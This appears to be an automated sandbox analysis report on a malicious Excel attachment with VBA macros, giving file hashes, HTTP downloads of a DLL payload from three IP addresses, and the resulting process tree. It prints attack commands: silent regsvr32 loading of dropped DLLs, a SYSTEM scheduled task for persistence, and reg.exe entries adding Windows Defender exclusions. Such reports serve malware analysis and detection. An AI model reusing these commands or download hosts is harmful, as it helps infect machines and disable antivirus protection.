Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\Fiosa1.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MtAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B4
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

C:\Users\user\Fiosa2.der	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	495616
Entropy (8bit):	1.3741485480829125
Encrypted:	false
SSDEEP:	1536:s2VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:WC6MtAAFNJ5XC5SYCi02r+J
MD5:	15C440CEBA523F1FA008FAA03D09AC99
SHA1:	A8EBA7725DB51F790E285D1223FAAED050242063
SHA-256:	4F5DDF752A4621D639C402228BBA62F75450D0E07BEEB36F971F6638C462EA38
SHA-512:	BB4BDCB8D8B76420E97DE1469A0B41B6F8F585751E84FE2ACD6C4230822818B6FF2643CB511DE0D8F1B05B0B3FB6FB8063D587219D22F822FF62F66859F6A6B4
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T.....`...`...`.....`..X....`.7Z..2.`.7Z....`..>...`...a...`.7Z..G.`.7Z....`.7Z.. ..`.7Z....`.Rich..`.....PE..L...'..E.....!.....1.....{.....?.....9..<.....`.....p...../..@. .....,.....text...5..... ..`.rdata.....@..@.data...<....P.....P.....@....reloc...$...`...0...`.....@..B..... ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Fri Sep 24 10:05:02 2021, Security: 0
Entropy (8bit):	7.828790165256729
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Claim-680517779-09242021.xls
File size:	419328
MD5:	a5e00f88df7d7fc328f759cd99bcd3a0
SHA1:	b81aa5364f1fe9950dd0816082e9e2c7dcfa2375
SHA256:	a2e451f2873b727520bef058f84303de9991e4353aa5ed3589350b7ce6e92506
SHA512:	7a42c57506c748f6421f7b1006fd64d8c15575f34dca123f0f8028a5887353a20cc60b0637858bf40cb5a47a0c7472d07902f2d3820c71b4decaa10abe18a7bc
SSDEEP:	6144:Fk3hOdsylKlgxopeiBNhZF+E+W2kdAKTwapS+PS82DPz6ST4+e3G0Sb8duSgcVwx:e5Z8etSwuSgcfPwJjxwrcNDTfsXo/xr

General

File Content Preview:	.....>.....b..... .d.....f..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Claim-680517779-09242021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-24 09:05:02
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.173
- 111.90.148.104
- 51.89.115.111

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	190.14.37.173	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 15:59:27.818121910 CEST	0	OUT	GET /44463.6668827546.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.173 Connection: Keep-Alive
Sep 24, 2021 15:59:28.861392021 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 24 Sep 2021 13:59:28 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44463.6668827546.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 fd 0e a4 10 9c 60 f7 10 9c 60 f7 10 9c 60 f7 d3 93 00 f7 13 9c 60 f7 87 58 1e f7 11 9c 60 f7 37 5a 1d f7 32 9c 60 f7 37 5a 0e f7 96 9c 60 f7 d3 93 3e f7 17 9c 60 f7 10 9c 61 f7 bb 9c 60 f7 37 5a 0f f7 47 9c 60 f7 37 5a 1a f7 11 9c 60 f7 37 5a 1c f7 11 9c 60 f7 37 5a 19 f7 11 9c 60 f7 52 69 63 68 10 9c 60 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 27 1e 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 7b af 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a 0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$T````X`7Z2`7Z`>`a`7ZG`7Z`7Z`7Z`Rich`PEL'E!1{?9<`p/@, .text5 `.rdata@@.data<PP@.reloc$`0`@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	111.90.148.104	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 15:59:31.410495043 CEST	519	OUT	GET /44463.6668827546.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 111.90.148.104 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 15:59:32.366945982 CEST	520	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 24 Sep 2021 13:59:32 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44463.6668827546.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 fd 0e a4 10 9c 60 f7 10 9c 60 f7 10 9c 60 f7 d3 93 00 f7 13 9c 60 f7 87 58 1e f7 11 9c 60 f7 37 5a 1d f7 32 9c 60 f7 37 5a 0e f7 96 9c 60 f7 d3 93 3e f7 17 9c 60 f7 10 9c 61 f7 bb 9c 60 f7 37 5a 0f f7 47 9c 60 f7 37 5a 1a f7 11 9c 60 f7 37 5a 1c f7 11 9c 60 f7 37 5a 19 f7 11 9c 60 f7 52 69 63 68 10 9c 60 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 27 1e 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 7b af 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a 0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$T````X`7Z2`7Z`>`a`7ZG`7Z`7Z`7Z`Rich`PEL'E!1{?9<`p/@, .text5 `.rdata@@.data<PP@.reloc$`0`@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	51.89.115.111	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 15:59:49.888041019 CEST	1040	OUT	GET /44463.6668827546.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 51.89.115.111 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 24, 2021 15:59:50.080285072 CEST	1042	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 24 Sep 2021 13:59:50 GMT Content-Type: application/octet-stream Content-Length: 495616 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44463.6668827546.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 54 fd 0e a4 10 9c 60 f7 10 9c 60 f7 10 9c 60 f7 d3 93 00 f7 13 9c 60 f7 87 58 1e f7 11 9c 60 f7 37 5a 1d f7 32 9c 60 f7 37 5a 0e f7 96 9c 60 f7 d3 93 3e f7 17 9c 60 f7 10 9c 61 f7 bb 9c 60 f7 37 5a 0f f7 47 9c 60 f7 37 5a 1a f7 11 9c 60 f7 37 5a 1c f7 11 9c 60 f7 37 5a 19 f7 11 9c 60 f7 52 69 63 68 10 9c 60 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 27 1e 07 45 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 90 02 00 00 f0 0e 00 00 00 00 00 df 31 00 00 00 10 00 00 00 a0 02 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 11 00 00 10 00 00 7b af 07 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 3f 07 00 d6 00 00 00 04 39 07 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 e0 0f 00 00 70 a1 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 2f 07 00 40 00 00 00 00 00 00 00 00 00 00 00 00 a 0 02 00 2c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 35 8e 02 00 00 10 00 00 00 90 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 b6 a0 04 00 00 a0 02 00 00 b0 04 00 00 a0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 0b 0a 00 00 50 07 00 00 10 00 00 00 50 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 e6 24 00 00 00 60 11 00 00 30 00 00 00 60 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$T````X`7Z2`7Z`>`a`7ZG`7Z`7Z`7Z`Rich`PEL'E!1{?9<`p/@, .text5 `.rdata@@.data<PP@.reloc$`0`@B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1180 Parent PID: 596

General

Start time:	16:00:15
Start date:	24/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f6d0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 1912 Parent PID: 1180

General

Start time:	16:00:42
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa.der
Imagebase:	0xff170000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1760 Parent PID: 1912

General

Start time:	16:00:42
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa.der
Imagebase:	0x5d0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2520 Parent PID: 1760

General

Start time:	16:01:09
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x220000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 2428 Parent PID: 1180

General

Start time:	16:01:10
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa1.der
Imagebase:	0xff170000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 2604 Parent PID: 2520

General

Start time:	16:01:11
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn xtirgcvnp /tr 'regsvr32.exe -s \'C:\Users\user\Fiosa.der\'' /SC ONCE /Z /ST 16:03 /ET 16:15
Imagebase:	0xfc0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1724 Parent PID: 2428

General

Start time:	16:01:11
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa1.der
Imagebase:	0x1e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2960 Parent PID: 1672

General

Start time:	16:01:13
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Fiosa.der'
Imagebase:	0xff170000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2536 Parent PID: 2960

General

Start time:	16:01:13
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Fiosa.der'
Imagebase:	0x1e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 236 Parent PID: 1724

General

Start time:	16:01:36
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x220000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: regsvr32.exe PID: 804 Parent PID: 1180

General

Start time:	16:01:37
Start date:	24/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Fiosa2.der
Imagebase:	0xff170000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 152 Parent PID: 804

General

Start time:	16:01:38
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Fiosa2.der
Imagebase:	0x1e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 1256 Parent PID: 2536

General

Start time:	16:01:39
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x220000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 2932 Parent PID: 1256

General

Start time:	16:01:41
Start date:	24/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Frdsfsne' /d '0'
Imagebase:	0xff440000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 2788 Parent PID: 1256

General

Start time:	16:01:42
Start date:	24/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Ltnurpxor' /d '0'
Imagebase:	0xff930000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: explorer.exe PID: 1408 Parent PID: 152

General

Start time:	16:02:02
Start date:	24/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x220000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Written

File Read

